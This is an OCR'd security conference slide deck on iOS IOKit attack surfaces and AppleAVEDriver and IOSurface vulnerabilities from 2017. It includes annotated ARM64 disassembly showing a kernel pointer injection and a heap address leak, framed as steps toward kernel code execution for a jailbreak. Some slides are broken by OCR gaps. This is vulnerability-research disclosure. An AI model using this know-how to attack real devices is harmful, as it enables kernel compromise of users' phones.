Ro(o)tten Apples

Adam Donenfeld

Agenda

Review of neglected attack surfaces

Past vs the Future

Vulnerabilities

New iOS vulnerabilities

Exploitation

New techniques as well

Jailbreak

WEN ETA PLZ

Conclusions

And Q&A

~ $ man Adam\ Donenfeld

@doadam

- Security researcher
  - Profoundly iOS and Android
  - Vulnerability assessment
  - Vulnerability Exploitation & weaponization
  - Senior Security Researcher at Zimperium zLabs
  - Lives in Amsterdam
  - Ik heb al Duits geleerd. Nu ik leer Nederlands ☺

Special thanks to Zuk Avraham (@ihackbanme) and Yaniv Karta (@shokoluv)

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Attack surfaces

Common attack surfaces in iOS

- Syscalls (Mach and FreeBSD)
- MIG
- IOKit

IOKit

IOKit in 60 seconds

- Apple's collecti
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
- C ce)
- To



IOKit

Jailbreaks in the past

9.2-9.3	9.0-9.1	8.0-8.4	7.1.x	6.0-6.1
IOMobileFramebuffer Pangu	**IOHIDFamily** Pangu	**IOHIDFamily** TaiG & PPJailbreak Multiplue bugs	**IOSharedDataQueue** TaiG & PPJailbreak	**IOUSBDeviceFamily** evasi0n

* Jonathan Levin's "*OS Internals: Volume III (Security & Insecurity) covers all modern jailbreaks to date, with full walkthroughs of vulnerabilities AND exploit techniques.

IOKit

Why do hackers love it?

- A lot of drivers
  - Increases the attack surface
- Object Orientation
  - vtables (= overridable function pointers in kernel space)
- Open sources for families
  - Code automatically inherited by all members of family, on all platforms
- Lack of sources
  - Less auditing eyes ;)

```c
kern_return_t get_iokit_connection(io_connect_t * conn_out,
const char * target_name) {
        kern_return_t ret = KERN_SUCCESS;
        io_connect_t connection = 0;
        mach_port_t master_port = 0;
        io_iterator_t itr = 0;
        io_service_t service = 0;
        io_name_t service_name;

        ret = host_get_io_master(mach_host_self(), &master_port);
        ret = IOServiceGetMatchingServices(master_port,
                IOServiceMatching("IOService"), &itr);

        while(IOIteratorIsValid(itr) && (service = IOIteratorNext(itr))) {

                ret = IORegistryEntryGetName(service, service_name);
                if (strcmp(service_name, target_name))
                        continue;

                ret = IOServiceOpen(service, mach_task_self(), 0, conn_out);
                break;
        }
        return ret;
}
```

IOKit

Usermode to Kernel communication

- IOKit drivers expose "external methods" for user-mode.
  - Called from user-mode using *IOConnectCallMethod*
  - Drivers must overwrite the "*externalMethod*" function
  - Communication is done over mach messages
    - *IOConnectCallMethod* calls ultimately *mach_msg*

IOKit

Usermode to Kernel communication

- IOKit drivers expose “external methods” for user-mode.
  - Drivers must overwrite the “*externalMethod*” function
    - ‘selector’ is the ID of the exposed function in the specific driver
    - ‘args’ contains all the input from user and output back to user

```
IOReturn IOUserClient::externalMethod( uint32_t selector, IOExternalMethodArguments * args,
IOExternalMethodDispatch * dispatch, OSObject * target, void * reference );
```

```
const IOExternalMethodDispatch MyUserClient::s_methods[EXTERNAL_METHOD_COUNT] = {
    {(IOExternalMethodAction)&MyUserClient::s_open, 0, 8, 0, 4},
    {(IOExternalMethodAction)&MyUserClient::s_close, 0, 0, 0, 0},
    {(IOExternalMethodAction)&MyUserClient::s_put_num, 1, 0, 0, 0},
    {(IOExternalMethodAction)&MyUserClient::s_get_num, 0, 0, 1, 0},
};

IOReturn MyUserClient::externalMethod(uint32_t selector,
IOExternalMethodArguments *args,
IOExternalMethodDispatch *dispatch, OSObject *target, void *ref)
{
    /* Make sure the user asked for an appropriate external function */
    if (selector >= EXTERNAL_METHOD_COUNT) {
        return kIOReturnUnsupported;
    }

    /* Fetch external func according to user-provided id */
    dispatch = (IOExternalMethodDispatch*)&s_methods[selector];
    target = _owner;
    ref = nullptr;

    return super::externalMethod(selector, args, dispatch, target, ref);
}
```

IOKit


Usermode to Kernel communication

```
io_connect_t apple_ave_conn = 0;
if(KERN_SUCCESS != get_iokit_connection(&apple_ave_conn, "AppleAVEDriver"))
  goto err;
char input_struct[8] = {0};
char output_struct[4] = {0};
size_t osize = 4;
ret = IOConnectCallMethod(apple_ave_conn,
       0,                     /* 'selector' - first exported function */
       NULL, 0,               /* no input scalars */
       input_struct, 8,       /* input struct, 8 bytes */
       NULL, 0,               /* no output scalars */
       output_struct, &osize  /* output struct, 4 bytes at most */
       );
```

```
const IOExternalMethodDispatch MyUserClient::s_methods[EXTERNAL_METHOD_COUNT] = {
    {(IOExternalMethodAction)&MyUserClient::s_open, 0, 8, 0, 4},
    {(IOExternalMethodAction)&MyUserClient::s_close, 0, 0, 0, 0},
    {(IOExternalMethodAction)&MyUserClient::s_put_num, 1, 0, 0, 0},
    {(IOExternalMethodAction)&MyUserClient::s_get_num, 0, 0, 1, 0},
};

IOReturn MyUserClient::externalMethod(uint32_t selector,
IOExternalMethodArguments *args,
IOExternalMethodDispatch *dispatch, OSObject *target, void *ref)
{
    /* Make sure the user asked for an appropriate external function */
    if (selector >= EXTERNAL_METHOD_COUNT) {
        return kIOReturnUnsupported;
    }

    /* Fetch external func according to user-provided id */
    dispatch = (IOExternalMethodDispatch*)&s_methods[selector];
    target = this;
    ref = nullptr;

    return super::externalMethod(selector, args, dispatch, target, ref);
}
```

IOKit

Usermode to Kernel communication



IOKit

Usermode to Kernel communication

```
AppleAVE2_external_methods_table
  DCQ AppleAVE2_external_method_add_client
  DCD 0                     ; number of uint64_t scalars as input
  DCD 8                     ; structure input size
  DCD 0                     ; number of uint64_t scalars as output
  DCD 4                     ; structure output size
  DCQ AppleAVE2_external_method_remove_client
  DCD 0                     ; number of uint64_t scalars as input
  DCD 4                     ; structure input size
  DCD 0                     ; number of uint64_t scalars as output
  DCD 4                     ; structure output size
  DCQ AppleAVE2_external_method_setCallback
  DCD 0                     ; number of uint64_t scalars as input
  DCD 0x10                  ; structure input size
  DCD 0                     ; number of uint64_t scalars as output
  DCD 4                     ; structure output size
  DCQ AppleAVE2_external_method_setSessionSettings
  DCD 0                     ; number of uint64_t scalars as input
  DCD 0x470                 ; structure input size
  DCD 0                     ; number of uint64_t scalars as output
  DCD 0x2E0                 ; structure output size
```

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And Q&A

Vulnerabilities

Summary of the research

- IOSurface
  - CVE-2017-6979
- AppleAVEDriver
  - CVE-2017-6989
  - CVE-2017-6994
  - CVE-2017-6995
  - CVE-2017-6996
  - CVE-2017-6997
  - CVE-2017-6998
  - CVE-2017-6999

IOSurface

IOSurface in 60 seconds

- Share hardware-accelerated data (or practically just data) across multiple processes.
- Shares data with IOMemoryDescriptor (mapping instead of sending between processes)
- Surfaces are identified by an ID

AppleAVEDriver

Who are you?

- Responsible for h ing in iOS
- No information o
- No sources ☹

AppleAVEDriver

Who are you?

```
AppleAVE2_external_methods_table DCQ AppleAVE2_external_method_add_client
DCD 0
DCD 8
DCD 0
DCD 4
DCQ AppleAVE2_external_method_remove_client
DCD 0
DCD 4
DCD 0
DCD 4
DCQ AppleAVE2_external_method_setCallback
DCD 0
DCD 0x10
DCD 0
DCD 4
DCQ AppleAVE2_external_method_setSessionSettings
...
DCQ AppleAVE2_external_method_FFFFFFF006B9FDF4L
...
DCQ AppleAVE2_external_method_FFFFFFF006B9FE80L
...
DCQ AppleAVE2_external_method_FFFFFFF006B9FF0CL
...
DCQ AppleAVE2_external_method_FFFFFFF006B9FA0CL
...
DCQ AppleAVE2_external_method_FFFFFFF006B9FFF0L
...
; ends
```

AppleAVEDriver

Who are you?

```
DCQ AppleAVE2_external_method_setSessionSettings
DCD 0
DCD 0x470                    ; structure input size
DCD 0
DCD 0x2E0                    ; structure output size
```

AppleAVEDriver

Who are you?

```
AppleAVE2_external_method_setSessionSet-
tings
LDR    X1, [X2,#0x30] ; user controlled input
LDR    X2, [X2,#0x58] ; output sent to user
B      sub_FFFFFFF006B9F678 ; Branch
```

AppleAVEDriver

Love at first sight

```
sub_FFFFFFF006
STR
...
MOV
MOV
...
LDR
CBNZ                                                             etch
LDR
LDR
LDR
BL

Put I
STR
CBZ
dont_
LDR
```

AppleAVEDriver

What the hell just happened

- Supply any kernel address (NO limitations!!!)
- If supplied, use it as an IOSurface object
- If wasn't supplied, just check if the ID is valid (normal way)
- How does AppleAVEDriver expect user-mode to have kernel pointers?

AppleAVEDriver

Heap info leak

- AppleAVEDriver probably gives away IOSurface addresses...
- Selector #7


AppleAVEDriver

Heap info leak

X20 = input from user; X22 = output to user

```
CBZ   X0, loc_FFFFFFF006B9FD4C ; Compare and Branch on Zero
LDR   X0, [X21,#0xD8] ; provider (AppleAVEDriver)
LDR   W1, [X20,#0xC] ; IOSurface ID
LDR   X2, [X21,#0xE8] ; UserClient->task_owner
BL    get_iosurface ; Branch with Link
STR   X0, [X20,#0x188] ; Store IOSurface address in input buffer
CBZ   X0, loc_FFFFFFF006B9FD68 ; Compare and Branch on Zero
```

```
LDR   X9, [X20,#0x188] ; Load surface kernel pointer
STR   X9, [X22] ; Put in output back for usermode
LDR   X9, [X20,#0x198] ; Load surface kernel pointer
STR   X9, [X22,#8] ; Put in output back for usermode
LDR   X9, [X20,#0x190] ; Load surface kernel pointer
STR   X9, [X22,#0x10] ; Put in output back for usermode
ADD   X9, X20, #0x3E8 ; Rd = Op1 + Op2
```



AppleAVEDriver

What do we have so far?

- ✓ Kernel code execution hijack (Give arbitrary IOSurface address)
- ✓ Heap info leak (IOSurface address leak)
  - ✓ Necessary SMAP bypass
- Kernel base info leak

AppleAVEDriver

Base kernel leak

- Almost all external functions lead to the same function

xrefs to jump_to_main_logic_with_command_gate

Direction	Typ	Address	Text
D...	j	AppleAVE2_setSessionSettings+2E4	B jump_to_main_logic_with_command_gate; Branch
D...	j	AppleAVE2_external_method_7+2EC	B jump_to_main_logic_with_command_gate; Branch
D...	j	AppleAVE2_external_method_4+3C	B jump_to_main_logic_with_command_gate; Branch
D...	j	AppleAVE2_external_method_5+3C	B jump_to_main_logic_with_command_gate; Branch
D...	j	AppleAVE2_external_method_6+7C	B jump_to_main_logic_with_command_gate; Branch
D...	j	AppleAVE2_external_method_8+2C	B jump_to_main_logic_with_command_gate; Branch


Help Search Cancel OK

Line 1 of 6

AppleAVEDriver

Base kernel leak

- Almost all external functions lead to the same function



AppleAVEDriver

Main logic

```
; signed __int64 __fastcall main_apple_ave_logic_
main_apple_ave_logic_

STP             X28, X27, [SP,#-0x10+var_50]! ; Store Pair
STP             X26, X25, [SP,#0x50+var_40] ; Store Pair
STP             X24, X23, [SP,#0x50+var_30] ; Store Pair
STP             X22, X21, [SP,#0x50+var_20] ; Store Pair
STP             X20, X19, [SP,#0x50+var_10] ; Store Pair
STP             X29, X30, [SP,#0x50+var_s0] ; Store Pair
ADD             X29, SP, #0x50 ; Rd = Op1 + Op2
SUB             SP, SP, #0x20 ; Rd = Op1 - Op2
MOV             X25, X3 ; our previous input buffer
MOV             X21, X2 ; unk? some counter?
MOV             X22, X1 ; AppleAVE2UserClient
MOV             X20, X0 ; AppleAVE2Driver
```

AppleAVEDriver

Main logic

```
LDR     X1, [X25,#0x180] ; surface_object
LDR     X2, [X20,#0xF0] ; surface_root
LDP     X3, X4, [X20,#0x88] ; Load Pair
LDR     W8, [X20,#0x120] ; Load from Memory
LDRB    W9, [X20,#0x180] ; Load from Memory
MOV     W6, #0  ; a7
MOV     W7, #0  ; a8
STRB    W9, [SP,#0x70+a13] ; a13
ADRP    X9, #aInitinfo@PAGE ; "InitInfo"
ADD     X9, X9, #aInitinfo@PAGEOFF ; "InitInfo"
STR     X9, [SP,#0x70+a12] ; a12
STR     W8, [SP,#0x70+a9+4] ; a11
STRB    WZR, [SP,#0x70+a9+1] ; a10
STRB    WZR, [SP,#0x70+a9] ; a9
MOV     W5, #1  ; a6
MOV     X0, X23 ; unk
BL      CreateBufferFromIOSurface ; Branch with Link
......
LDR     X26, [X23,#0x40] ; X26 = kernel address of mapped data
```

AppleAVEDriver

Main logic

- Transferring meta-information with IOSurface mapping??
  - Usermode can modify that data while the kernel uses it…

AppleAVEDriver

Main logic

```
BL      get_kernel_address_of_mapped_surface_data ; Branch with Link
MOV     X23, X0 ; Rd = Op2
CBZ     X23, no_mapped_kernel_address ; Compare and Branch on Zero
LDR     W8, [X23,#0x10] ; Get surface's mapped data info type
MOV     W9, #0xFFFFBA99 ; Lowest info type 'Eg'
ADD     W9, W8, W9 ; Rd = Op1 + Op2
CMP     W9, #4  ; switch 5 cases
B.HI    def_FFFFFFF0066A3674 ; jumptable FFFFFFF0066A3614 default case
ADRP    X10, #jpt_FFFFFFF0066A3614@PAGE ; Address of Page
ADD     X10, X10, #jpt_FFFFFFF0066A3614@PAGEOFF ; Rd = Op1 + Op2
LDRSW   X9, [X10,X9,LSL#2] ; Load from Memory
ADD     X9, X9, X10 ; Rd = Op1 + Op2
BR      X9      ; switch jump
```

- Does stuff according to user-provided info type
  - Most of them jump to the same place

AppleAVEDriver

Main logic

- Fast forwarding for brevity, but…

```
LDR              X0, [X23,#0x16B0] ; Load from mapped IOSurface buffer
CBNZ             X0, mem_info_not_null ; Compare and Branch on Non-Zero
MOV              W0, #0x28 ; Rd = Op2
BL               IOMalloc ; Branch with Link
STR              X0, [X23,#0x16B0] ; Store to Memory
CBZ              X0, mem_info_alloc_fail ; Compare and Branch on Zero

mem_info_not_null
MOV              W2, #0x28 ; Rd = Op2
MOV              W1, #0   ; Rd = Op2
BL               memset   ; X0 can be completely usermode-controlled
```

AppleAVEDriver

Main logic

- Calls function “MapYUVInputFromCSID” (according to logs)
  - Map something from our controlled data?

```
LDR     X3, [X25,#8] ; Load IOSurface ptr
STR     X3, [X23,#0x28] ; Store IOSurface ptr in mapped data
LDR     X8, [X25,#0x18] ; Load another IOSurface ptr
STR     X8, [X23,#0x418] ; Store other IOSurface ptr into mapped data
LDR     X2, [X23,#0x16B0] ; Load the memsetted address
LDR     W6, [X23,#0x14] ; Load controllable uint32_t
MOV     W8, #0x5758 ; Rd = Op2
LDRB    W7, [X19,X8] ; Load from Memory
MOV     W4, #0  ; Rd = Op2
ADRP    X5, #aInputyuv@PAGE ; "inputYUV"
